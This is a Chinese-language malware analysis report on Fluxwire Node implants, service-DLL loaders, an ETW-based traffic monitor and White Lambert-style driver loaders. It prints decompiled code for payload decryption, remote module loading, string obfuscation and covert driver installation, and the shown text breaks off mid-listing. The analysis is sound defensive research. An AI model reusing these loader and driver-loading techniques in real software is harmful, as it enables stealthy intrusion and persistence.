从文档中可以看到fluxwire一直到2015年11月都还在更新，遗憾的是整个fluxwire的文档主要在说明相关的攻击端使用，对用于失陷机器上植入的木马的设计并未详细介绍，只是说明其植入的模块称为Node。

<b>15 Changelog</b>	<b>169</b>
15.1 Release 3.5.0 (November 13, 2015)	169
15.2 Release 3.4.1 (July 22, 2015)	170
15.3 Release 3.4.0 (June 19, 2015)	170
15.4 Release 3.3.1 (May 7, 2015)	172
15.5 Release 3.3.0 (February 25, 2015)	172
15.6 Release 3.2.1 (August 18, 2014)	174

ii

15.7 Release 3.2.0 (July 15, 2014)	175
15.8 Release 3.1.1 (May 14, 2014)	176
15.9 Release 3.1.0 (February 20, 2014)	176
15.10 Release 3.0.0 (August 23, 2013)	177
15.11 Release 2.4.1 (February 28, 2013)	178
15.12 Release 2.4.0 (September 25, 2012)	179
15.13 Release 2.3.0 (May 23, 2012)	182
15.14 Release 2.2.3 (January 17, 2012)	185
15.15 Release 2.2.2 (November 28, 2011)	188
15.16 Release 2.2.1 (July 28, 2011)	189
15.17 Release 2.2.0 (May 4, 2011)	191
15.18 Release 2.1.3 (April 15, 2011)	193
15.19 Release 2.1.2 (March 15, 2011)	193
15.20 Release 2.1.1 (February 15, 2011)	193
15.21 Release 2.1.0 (January 12, 2011)	193

## Node模块

如下所示可以看到其依赖于两个参数，这两个参数为命令行中的argc，argv。Node模块启动时确实会传入一个文件路径参数，并通常伪装成数据文件，结合Node模块的功能分析，我们推测该数据文件才是具体的功能核心实现。

```

45 |     v3 = fun_Entry(dword_605650, dword_605658);
46 |     dword_605668 = v3;
47 |     if ( !dword_60565C )
48 |         exit(v3);
49 |     if ( !dword_60566C )
50 |         cexit();
51 |     return dword_605668;
52 | }

```

进入fun\_Entry，首先判断参数是否为2，即是否传入了路径参数，之后读取参数路径文件中的内容，并搜索指定偏移的位置，根据该偏移进行后续的解密及倒入表的修复。

```

48 u31 = (LPUVOID)fun_FindSpecialmem(0, 0, 1);
49 if ( !u31 )
50 {
51     if ( a1 < 2 )
52         goto LABEL_22;
53     dword_605DA8 = 14;
54     u3 = Fun_CreateFile(*(char **)(a2 + 4), (int)"r");// creat file throught args
55     u4 = (int)u3;
56     if ( !u3 )
57         goto LABEL_22;
58     u5 = Fun_HeapAlloc(*(DWORD *)u3 + 3));
59     lpMem = u5;
60     if ( !u5 )
61         goto LABEL_22;
62     u6 = *(DWORD *)(u4 + 0xC);
63     u28 = fun_ReadFile(u4, u5, *(DWORD *)(u4 + 0xC));
64     fun_HeapFree_0((LPUVOID)u4);
65     sub_601C1C(*(LPCSTR *)(a2 + 4), 7);
66     if ( u28 == -1 )
67         goto LABEL_22;
68     u31 = (LPUVOID)fun_FindSpecialmem((unsigned int)lpMem, u6, 0);
69     if ( !u31 )
70         goto LABEL_22;
71 }
72 u31 = fun_Decryptmodule((int)u31);
73 if ( lpMem )
74 {
75     fun_HeapFree(lpMem);
76     lpMem = 0;
77 }
78 if ( !u31 )
79     goto LABEL_22;
80 ::lpMem = u31;
81 u7 = fun_RepareImport((int)u31);

```

寻找偏移的算法如下，找到0x4286A1F5，且其后0x2c为0xF3D781AF的地址。

```

1 unsigned int __stdcall fun_FindSpecialmem(unsigned int a1, int a2, char a3)
2 {
3     unsigned int result; // eax@2
4
5     if ( a3 != 1 )
6     {
7         result = a1;
8         if ( a1 )
9         {
10            if ( a2 )
11            {
12                while ( result < a1 + a2 - 4 )
13                {
14                    if ( *(DWORD *)result == 0x4286A1F5 && *(DWORD *)(result + 0x2C) == 0xF3D781AF )
15                        return result;
16                    ++result;
17                }
18            }
19        }
20    }
21    return 0;
22}

```

之后调用后续模块，由于传入的文件无法获取，因此不知道攻击的后续。

```

1 FARPROC __stdcall fun_shell_Get_core_entry(int a1)
2 {
3     return fun_Get_core_entry(a1, "core_entry");
4 }

```

在分析中，我们发现Node模块通常伪装成Netmeet.exe，而Netmeet是微软在Win95到WinXP内置的VoIP程序，Vista以后被移除。这也许就是在后续的失陷机器上我们没有找到对应伪装成netmeet载荷的原因之一。

## 关联和归属

在分析的样本中包含了一个PDB路径未被移除。

```
c:\users\bot\fluxwire-cmake\delta\mswin-x86\build\base\cmake\ddk_node\objfre_wxp_x86\i386\node.pdb
```

其中的pdb路径包含了fluxwire和node的关键词。我们直接google相关关键词，可以找到泄露的fluxwire相关文档时间是在2015年11月，而我们看到的包含了pdb的文件却是在2015年3月进行的攻击，因此存在嫁

祸的可能性较小。



结合文档中对Node启动方式的介绍：

### 2.3 Node

Fluxwire Node is the remote application that establishes the interconnecting links of the mesh network. The packer is used to configure and generate nodes for use across multiple platforms. Operators do not interface directly with a node but rather establish a link to the underlying mesh network using the Desktop.

**Warning:** Microsoft Windows binaries that are located on a network share should be spawned with cmd.exe or CreateProcess(). This is to avoid having a popup dialog appear on the desktop asking the user if they would like to run the file.

从文档中我们可以得知其Node程序在Windows下会以cmd.exe或者CreateProcess两种方式启动。在分析过程中我们确实找到了两种启动方式的证据，而后一种启动为则是通过winhttp32模块启动后通过命名管道执行的。

### 另一种横向移动模块

在分析中，我们找到了另一个直接通过winhttp32模块启动的载荷，但代码实现和fluxware node不同。


其主函数很简单，就是一个简单的loader。

```

1 char fun_Entry()
2 {
3   char v0; // bl@1
4   int v2; // [sp+Ch] [bp-18h]@1
5   int v3; // [sp+10h] [bp-14h]@1
6   int v4; // [sp+14h] [bp-10h]@1
7   int v5; // [sp+18h] [bp-Ch]@1
8   int v6; // [sp+1Ch] [bp-8h]@1
9   int v7; // [sp+20h] [bp-4h]@1
10
11  v2 = dword_823000[0];
12  v3 = dword_823000[1];
13  v4 = dword_823000[2];
14  v0 = 0;
15  v7 = 0;
16  v6 = 0;
17  v5 = dword_823000[3];
18  if ( fun_ConnectandDownload(&v7, &v6) )
19  {
20    if ( sub_8217CC(&v7, &v6, (int)v2) )
21    {
22      v0 = 0;
23      if ( fun_CalltoNextpayload((LPVOID *)&v7, (SIZE_T *)&v6) )
24        v0 = 1;
25    }
26  }
27  if ( v7 )
28    sub_821788((LPVOID *)&v7, (SIZE_T *)&v6);
29  return v0;
30 }

```

首先通过动态获取函数地址的方式，获取到socket相关的函数，之后通过xor 0x7F的方式解密的对应的cc。通过解密我们发现cc只是一个内网地址，因此基本可以确定，该模块是用于攻击者已经控制了内网中的一台主机，并将其转化为了对应的cc节点。




下载cc下发的模块，经过处理后设置内存页属性，并启动。



```

.text:00000001800045BC
.text:00000001800045BC loc_1800045BC: ; CODE XREF: sub_180004470+F6↑j
.text:00000001800045BC ; sub_180004470+10E↑j ...
.text:00000001800045BC mov rcx, rdi
.text:00000001800045BC call sub_180004A80 ; 注册表, 写服务dll路径
.text:00000001800045C4 mov rcx, cs:hModule ; hModule
.text:00000001800045C8 lea rdx, [rsp+268h+Filename] ; lpFilename
.text:00000001800045D0 mov r8d, 104h
.text:00000001800045D6 mov cs:CreateThreadAttributes
.text:00000001800045DC xor edi, edi
.text:00000001800045DE mov [rsp+268h+var_220], 7
.text:00000001800045E7 mov [rsp+268h+var_228], rdi
.text:00000001800045EC mov [rsp+268h+Dst], di
.text:00000001800045F1 cmp [rsp+268h+Filename], di
.text:00000001800045F6 jnz short loc_1800045FD
.text:00000001800045FB mov r8d, edi
.text:00000001800045FD jmp short loc_180004610

```



接下来动态获取文件相关API，分配内存，并创建线程

```


.text:0000000180004610 loc_180004610: ; CODE XREF: sub_180004470+18B↑j
.text:0000000180004610 lea rdx, [rsp+268h+Filename] ; Src
.text:0000000180004615 lea rcx, [rsp+268h+Dst] ; Dst
.text:000000018000461A call sub_180002C70
.text:000000018000461F lea rcx, [rsp+268h+Dst]
.text:0000000180004624 call sub_180003A10 ; 文件API动态获取
.text:0000000180004629 mov rbx, rax
.text:000000018000462C test rax, rax
.text:000000018000462F jz short loc_180004668
.text:0000000180004631 call sub_180004130 ; 分配内存, 改变为读
.text:0000000180004636 test rax, rax
.text:0000000180004639 jnz short loc_180004646
.text:000000018000463B mov rcx, rbx
.text:000000018000463E call cs:732FAKPAK8 ; operator delete(void *)
.text:0000000180004644 jmp short loc_180004668
-----
.text:0000000180004646 loc_180004646: ; CODE XREF: sub_180004470+1C9↑j
.text:0000000180004646 mov r9, rbx ; lpParameter
.text:0000000180004649 mov r8, rax ; lpStartAddress
.text:000000018000464C xor ecx, edx ; dwStackSize
.text:000000018000464E mov [rsp+268h+lpThreadId], rdi ; lpThreadId
.text:0000000180004650 mov [rsp+268h+dwCreationFlags], edi ; dwCreationFlags
.text:0000000180004659 call cs:CreateThread
.text:000000018000465F mov rcx, rax ; hObject
.text:0000000180004662 call cs:CloseHandle

```


从上述来看该dll应该是主要维持持久化的。

### 另一个Loader模块

msapi32.dll同样是一个服务dll。其有两个资源文件：



在线程中首先解密两个资源，1024资源是解密释放文件的路径：



然后从1023资源解密tb文件，并写入目标路径，最后将其运行。

```

text:0000000180009D04      mov     rdx,rsi          ; hResInfo
text:0000000180009D07      mov     rcx,cs:hLibModule ; hModule
text:0000000180009D0E      call   cs:LoadResource
text:0000000180009D14      mov     r14, rax
text:0000000180009D17      test   rax, rax
text:0000000180009D1A      jz     loc_180009BC3
text:0000000180009D20      mov     rdx,rsi          ; hResInfo
text:0000000180009D23      mov     rcx,cs:hLibModule ; hModule
text:0000000180009D2A      call   cs:SizeofResource
text:0000000180009D30      mov     edi, eax
text:0000000180009D32      mov     rcx, r14          ; hResData
text:0000000180009D35      call   cs:LockResource ; 这里解密1023资源
text:0000000180009D3B      lea     r9, [rax+rdi]
text:0000000180009D3F      mov     r8, rax
text:0000000180009D42      mov     rdx, rbx
text:0000000180009D45      lea     rcx, [rbp+918h+var_938]
text:0000000180009D49      call   sub_180002B1C
text:0000000180009D4E      lea     rdx, [rbp+918h+var_938]
text:0000000180009D52      lea     rcx, [rbp+918h+lpMem]
text:0000000180009D56      call   sub_180009910
text:0000000180009D5B      mov     rcx, [rbp+918h+lpMem] ; lpMem
text:0000000180009D5F      test   rcx, rcx
text:0000000180009D62      jz     short loc_180009D69
text:0000000180009D64      call   sub_1800075E8

00000000000419890 EE FE EE FE EE FE EE FE 00 F3 DF 02 73 91 00 30 1b1b1b1b.0k.s..0
000000000004198A0 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ.....yy..
000000000004198B0 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 .....@.....
000000000004198C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000000000004198D0 00 00 00 00 00 00 00 00 00 00 00 00 F0 00 00 00 .....0.....
000000000004198E0 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 ..°.!.LiTh
000000000004198F0 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F 61 6D 20 63 61 6E 6E 6F is program canno
00000000000419900 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS
00000000000419910 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 mode...$.
00000000000419920 3C EA 2E 62 78 88 40 31 78 8B 40 31 78 8B 40 31 <e.bx.@x.@x.@1
00000000000419930 EB C5 D8 31 79 88 40 31 63 16 DE 31 72 8B 40 31 eA0ly.@c.b1r.@1
00000000000419940 63 16 EB 31 40 88 40 31 63 16 EA 31 F8 8B 40 31 c.@1e.@c.@1e.@1
00000000000419950 71 F3 C3 31 78 88 40 31 71 F3 D3 31 69 8B 40 31 q6A1[.@1q601].@1
00000000000419960 78 8B 41 31 E5 88 40 31 63 16 EF 31 60 8B 40 31 x.A1á.@c.i1 .@1
00000000000419970 63 16 DB 31 79 88 40 31 63 16 DD 31 79 8B 40 31 c.01y.@c.Y1y.@1
00000000000419980 52 69 63 68 78 88 40 31 00 00 00 00 00 00 00 00 Richx.@1.....
00000000000419990 50 45 00 00 64 86 06 00 C1 FB E2 50 00 00 00 00 PE..d...Áuâp
000000000004199A0 00 00 00 00 F0 00 22 20 0B 02 0A 00 C2 01 00 .....d."...Á.
000000000004199B0 00 C0 00 00 00 00 00 00 80 FF 00 00 10 00 00 00 .A.....ý.....
000000000004199C0 00 00 00 80 01 00 00 00 00 10 00 00 00 02 00 00 .....
000000000004199D0 05 00 02 00 00 00 00 00 05 00 02 00 00 00 00 00 .....
000000000004199E0 00 10 03 00 00 04 00 00 02 F0 02 00 02 00 40 01 .....0...@.
000000000004199F0 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 .....
00000000000419A00 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 .....

```

我们在一个主机上看到poolstr.dll和msapi32.dll几乎同时存在，我们推测poolstr是用来持久化运行msapi32.dll的。

### Payload模块

mwapi32是一个网络流量监控和过滤模块，是由msapi32.dll从资源释放加载。

其首先尝试通过驱动获取过滤的流量。该dll会从下图的注册表项获取Description值，其中存储的是驱动注册的文件名，从而实现和驱动的通信。

```

70 if ( RegOpenKeyExW(HKEY_LOCAL_MACHINE, L"System\\CurrentControlSet\\Services\\Null", 0, 1u, &hKey)
71 || RegQueryValueExW(hKey, L"Description", 0164, 0164, Data, &cbData) )
72 {
73     SetEvent(*(HANDLE *) (v5 + 176));
74     if ( v39 >= 8 )
75         j_free(Memory);
76     return 0xFFFFFFFF164;
77 }
78 RegCloseKey(hKey);
79 v7 = CreateFileW((LPCWSTR)Data, 0xC0000000, 3u, 0164, 3u, 0, 0164);
80 v29 = v7;
81 if ( v7 == (HANDLE)-1164 )
82 {
83     SetEvent(*(HANDLE *) (v5 + 176));
84     if ( v39 >= 8 )
85         j_free(Memory);
86     return 0xFFFFFFFF164;
87 }
88 v8 = GetProcessHeap();
89 v9 = HeapAlloc(v8, 8u, 0xFFFFFui64);
90 if ( !v9 )
91 {
92     if ( v39 >= 8 )
93         j_free(Memory);
94     return 0xFFFFFFFF164;
95 }
96 v10 = *(void **) (v5 + 176);
97 v31 = v38;
98 if ( !WaitForSingleObject(v10, 0) )
99     goto LABEL_43;
100 do
101 {
102     memset(v9, 0, 0xFFFFFui64);
103     if ( DeviceIoControl(v7, 0x8777E494, 0164, 0, v9, 0xFFFFu, &BytesReturned, 0164) )
104     {
105         if ( !*(_QWORD *) (v5 + 288) )
106         {
107             v11 = 250;
108             goto LABEL_41;
109         }
110         v12 = *v9;
111         v13 = v9 + 1;
112         v14 = 4;

```

若不存在对应驱动，那么其采用Windows的ETW机制来实现网络流量的过滤。其会启动ndiscap服务。

```

1 wchar_t *sub_18000B590()
2 {
3     wchar_t *v0; // rbx
4
5     v0 = (wchar_t *)malloc(0x218ui64);
6     memset(v0, 0, 0x218ui64);
7     wcsncpy_s(v0 + 8, 0x104ui64, L"md1774efb");
8     dword_18002B2A0 = 0;
9     if ( ! (unsigned int)func_startNdiscap()
10         || ! (unsigned int)sub_18000AF40((LPVOID *)v0)
11         || ! (unsigned int)func_setNdiscap_Refcount(1) )
12     {
13         return 0i64;
14     }
15     if ( ! (unsigned int)sub_18000B6C0(v0) )
16         v0 = 0i64;
17     return v0;
18 }

```

```

26 result = OpenSCManagerW(0i64, 0i64, 1u);
27 v2 = result;
28 if ( result )
29 {
30     v3 = -31;
31     v4 = (char *)calloc(1ui64, 0x10ui64);
32     v5 = 14i64;
33     v6 = v4;
34     v7 = (char *)L"ndiscap" - v4;
35     v8 = v4;
36     do
37     {
38         v9 = (v8++)[v7];
39         v10 = v3++ ^ v9;
40         --v5;
41         *(v8 - 1) = v10;
42     }
43     while ( v5 );
44     v11 = -31;
45     v12 = (WCHAR *)calloc(1ui64, 0x10ui64);
46     v13 = 14i64;
47     v14 = v12;
48     v15 = v12;
49     v16 = (char *)((char *)L"ndiscap" - (char *)v12);
50     do
51     {
52         v17 = *((_BYTE *)v15 + (_QWORD)v16);
53         v15 = (WCHAR *)((char *)v15 + 1);
54         v18 = v11++ ^ v17;
55         --v13;
56         *((_BYTE *)v15 - 1) = v18;
57     }
58     while ( v13 );
59     v19 = OpenServiceW(v2, v14, 0x10u);
60     memset(v6, 0, 0xEui64);
61     free(v6);
62     memset(v14, 0, 0xEui64);
63     free(v14);
64     if ( v19 )
65     {
66         if ( StartServiceW(v19, 0, 0i64) )
67         {
68             dword_18002B2A0 = 1;
69         }
70         else if ( GetLastError() != 1056 )
71         {
72             v0 = 0;
73         }
74         CloseServiceHandle(v19);
75     }

```

接着通过etw机制对网络日志进行监控。

```

78 if ( (unsigned int)sub_18000B850(v21) )
79 {
80     v22 = (struct _EVENT_TRACE_PROPERTIES *)*((_QWORD *)v2 + 1);
81     *((_QWORD *)v2 + 72) = v1;
82     if ( !K432ISD((PTRACERHANDLE)v2 + 4, (LPCWSTR)v2 + 24, v22) )
83     {
84         if ( fnEnableTraceEx )
85         {
86             v23 = 0;
87             dwCreationFlags = 4;
88             if ( ! (unsigned int)fnEnableTraceEx(
89                 &iid_packetcapture,
90                 0i64,
91                 *((_QWORD *)v2 + 4),
92                 1i64,
93                 dwCreationFlags,
94                 0i64,
95                 0i64,
96                 v23,
97                 0i64 ) )
98             {
99                 v25 = CreateThread(0i64, 0i64, (LPTHREAD_START_ROUTINE)sub_18000B9C0, v2, 0, 0i64);
100                 *((_QWORD *)v2 + 74) = v25;
101                 if ( v25 )
102                     return v2;
103             }
104         }
105     }
106 }
107 free(*(void **)v2 + 1);
108 free(*(void **)v2 + 70);
109 free(v2);
110 }

```

其注册的监控session名为“K432ISD”加上一个UUID字符串。

```

21 if ( UuidCreate((UUID *)v1 + 1) )
22     return 0i64;
23 v2 = GetTickCount();
24 wprintfw((LPCWSTR)v1 + 24, L"K432ISD%d", v2);
25 v3 = malloc(0x278ui64);
26 v4 = v3;
27 *((_QWORD *)v1 + 1) = v3;
28 if ( !v3 )
29     return 0i64;
30 memset(v3, 0, 0x278ui64);

```

## White Lambert

在分析过程中，我们发现了多个样本与卡巴披露的White Lambert类似，其包含一个用户态dll和NDIS过滤驱动。

### 用户态模块

该样本为一个dll，其导出函数如下所示，其主要功能在DllMain中，该样本最终加载一个驱动。可以看到部分导出名同样以数字序号的形式存在。

Name	Address	Ordinal
a_2	000000073E94C34	2
a_1	000000073E94BAC	1
InitSecurityInterfaceW	000000073E94B84	4
DllMain	000000073E94AC0	3
DllEntryPoint	000000073E96F38	[main entry]

DllMain中开启新线程以执行主要的功能。

```

BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpuReserved)
{
    HINSTANCE u3; // r8x0
    HANDLE u4; // rax0
    u3 = hinstDLL;
    if ( fdwReason == 1 )
    {
        DisableThreadLibraryCalls(hinstDLL);
        hModule = u3;
        if ( !InterlockedCompareExchange((volatile signed __int32 *)&duord_73ECAAC, 1, 0) == 1
            && GetModuleFileNameW(hModule, &libFileName, 0x100u)
            && fun_InitSecurityInterfaceW() )
        {
            SetLastError(0x8000u);
            if ( !LoadLibraryW(&libFileName) && (u4 = CreateThread(0i64, 0x100000ui64, StartAddress, 0i64, 0, 0i64)) != 0i64 )
            {
                CloseHandle(u4);
            }
            else
            {
                GetLastError();
            }
        }
    }
    return 1;
}

```

样本中的主要字符串经过加密，加密算法如下，前四字节中保存了xor 后的长度，之后按4字节一个block的模式进行解密。

```

1|_DWORD *__fastcall fun_Decryptstr(_DWORD *a1, __int64 a2, _DWORD *a3)
2|{
3|  _DWORD *result; // rax@1
4|  int v4; // er10@1
5|  _DWORD *v5; // r9@1
6|  int v6; // er11@2
7|
8|  result = a3;
9|  v4 = *a1 ^ 0x2D269FD4;
10| v5 = a1 + 1;
11|  do
12|  {
13|    v6 = __ROR4__(*v5, 3);
14|    *a3 = v6 - 0x20EBFBA6;
15|    ++a3;
16|    ++v5;
17|    --v4;
18|  }
19|  while ( v4 );
20|  return result;
21|}

```

之后从中解密出两个驱动，并分别加载，其中驱动的加密方式和字符串一致，并通过 RtlDecompressBufferat解压缩，相关信息保存到一段名为var\_Driverinfo的内存中，其中第一个加载的驱动应该是一个测试驱动，第二个驱动才是真正的恶意代码。

```

42|  {
43|    *v5 = 0;
44|    ++v5;
45|  }
46|  while ( *v5 );
47| }
48| CloseHandle(TokenHandle);
49| if ( v4 )
50| {
51|  v6 = GetProcessHeap();
52|  var_Driverinfo = (__int64)HeapAlloc(v6, 8u, 0x10ui64);
53|  if ( var_Driverinfo )
54|  {
55|    v7 = 0;
56|    v8 = 0i64;
57|    while ( 1 )
58|    {
59|      v9 = GetProcessHeap();
60|      v10 = HeapAlloc(v9, 8u, 0x218ui64);
61|      *(_QWORD *)(v8 + var_Driverinfo) = v10;
62|      if ( !v10 )
63|        break;
64|      ++v7;
65|      v8 += 8i64;
66|      if ( v7 >= 2 )
67|      {
68|        if ( fun_RtlDecompressBufferat80ffset()
69|          && fun_Loaddriver(*(_QWORD *)var_Driverinfo)
70|          && fun_DeviceIoControlandCheck() )
71|        {
72|          if ( fun_RtlDecompressBufferat80ffset1(1u) )
73|            fun_Loaddriver(*(_QWORD *)var_Driverinfo + 8);
74|          fun_HeapFrees();
75|        }
76|      }
77|      else
78|      {
79|        fun_HeapFrees();
80|      }
81|      return sub_73E96F90((unsigned __int64)&v12 ^ v16);
82|    }
83|  }
84| }
85| }
86| return sub_73E96F90((unsigned __int64)&v12 ^ v16);
87|}

```

var\_Driverinfo格式如下所示

```

var_Driverinfo
+0x08 speedfan.sys addr
+0x10 UNC.sys addr
+0x16 speedfan.sys
+0x1E UNC.sys
+0x90 speedfan.sys image path
+0x98 UNC.sys image path

```

之后设置对应的服务注册表，并通过函数NtLoadDriver将对应的驱动加载运行起来。


可以看到第一个驱动为speedfan.sys，第二个驱动为UNC.sys。

```

54 {
55   fun_DecryptStr((DWORD)&word_73E91A68, 1604, &format); // "\\\\.\\%s"
56   sprintf(buf, "%s\\%s", &word_73E91A68, &format);
57   if ((unsigned __int8)fun_CreateandWriteFile(buf, *(LPCVOID *)&word_73E91A68) != 0)
58   {
59     fun_DecryptStr((DWORD)&word_73E91A78, 1604, &word_73E91A78); // "%s"
60     fun_DecryptStr((DWORD)&word_73E91A80, 1604, &word_73E91A80); // System\\CurrentControlSet\\Services\\
61     sprintf(buf, "%s\\%s", &word_73E91A80, &word_73E91A78);
62     w6 = RegCreateKeyEx(HKEY_LOCAL_MACHINE, &word_73E91A80, 0, REG_A, 0, 2, REG_A, &word_73E91A80);
63     if (w6)
64     {
65       SetLastError(w6);
66     }
67     else
68     {
69       fun_DecryptStr((DWORD)&word_73E91A88, 1604, &word_73E91A88); // DisplayName
70       fun_DecryptStr((DWORD)&word_73E91A90, 1604, &word_73E91A90); // ErrorControl
71       fun_DecryptStr((DWORD)&word_73E91A98, 1604, &word_73E91A98); // ImagePath
72       fun_DecryptStr((DWORD)&word_73E91A9A, 1604, &word_73E91A9A); // Type
73       fun_DecryptStr((DWORD)&word_73E91A9C, 1604, &word_73E91A9C); // Start
74       w7 = IsStringUnicode(w7);
75       w8 = RegSetValueEx(HKEY_LOCAL_MACHINE, &word_73E91A88, 0, REG_SZ, (CONST BYTE *)&word_73E91A90, 2 * w7 + 2);
76       w9 = RegSetValueEx(HKEY_LOCAL_MACHINE, &word_73E91A90, 0, REG_SZ, &word_73E91A98, 1);
77       w10 = IsStringUnicode(w10);
78       w11 = RegSetValueEx(HKEY_LOCAL_MACHINE, &word_73E91A98, 0, REG_SZ, (CONST BYTE *)&word_73E91A9A, 2 * w10 + 2);
79       w12 = RegSetValueEx(HKEY_LOCAL_MACHINE, &word_73E91A9A, 0, REG_SZ, &word_73E91A9C, 1);
80       w13 = RegSetValueEx(HKEY_LOCAL_MACHINE, &word_73E91A9C, 0, REG_SZ, &word_73E91A9E, 1);
81       RegCloseKey(w6);
82       if (w13)
83       {
84         SetLastError(w13);
85       }
86       else
87       {
88         w14 = 1;
89       }
90     }
91   }
92   if (w14)
93   {
94     w15 = (CONST MCHAR *)&word_73E91A9E;
95     if (fun_NtLoadDriver(w15))
96     {
97       fun_ShDeleteKey(w15, w14);
98     }
99     else
100     {
101       w16 = GetLastError();
102       fun_ShDeleteKey(w15, w14);
103       SetLastError(w16);
104     }
105   }
106 }

```

可以看到speedfan实际上是一款系统监控相关的软件。



# SpeedFan

软件

譯自英文 - SpeedFan是一款適用於Microsoft Windows的系統監視器，可以讀取計算機組件的溫度，電壓和風扇速度。它可以根據各種組件的溫度改變計算機風扇速度。該程序可以將系統變量顯示為圖表和系統托盤中的指示器。可以定義完全可配置的用戶事件，以根據系統狀態執行特定操作。 [維基百科 \(英文\)](#)

[查看原文說明](#)

Speedfan.sys入口如下，简单创建了一下设备及对应的设备链接，对应的MajorFuncton中的dispatch函数也只是针对系统层的调用返回一些参数，因此这个地方猜测其作用应该是作为第一个驱动先加载，以确保其能正确加载起来，再加载之后的恶意驱动。

恶意驱动如下所示，加载之后首先同样是通过和之前一致的算法在配合RtlDecompressBufferat解压出最终的驱动，并寻址到入口并调用。

### 驱动模块

这个驱动似乎并不能通过osr driver loader的方式进行加载，因此推测其应该有自己的加载器。

Function name	1 NTSTATUS __stdcall DriverEntry(PDRIVER_OBJECT DriverObject, PUNICODE_STRING RegistryPath)
sub_11000	2 {
sub_11093	3 NTSTATUS v2; // esi@1
sub_11137	4 int (__stdcall *v3)(int, PUNICODE_STRING); // eax@1
sub_111A9	5 int v4; // eax@2
fun_Entry	6 bool v5; // zf@2
fun_Decrypt	7 NTSTATUS result; // eax@2
_stricmp	8 int v7; // [sp+4h] [bp-8h]@1
ZwQuerySystemInformation	9
memcpy	10 v2 = 0xC0000001;
memset	11 v3 = (int (__stdcall *) (int, PUNICODE_STRING))fun_Entry(607);
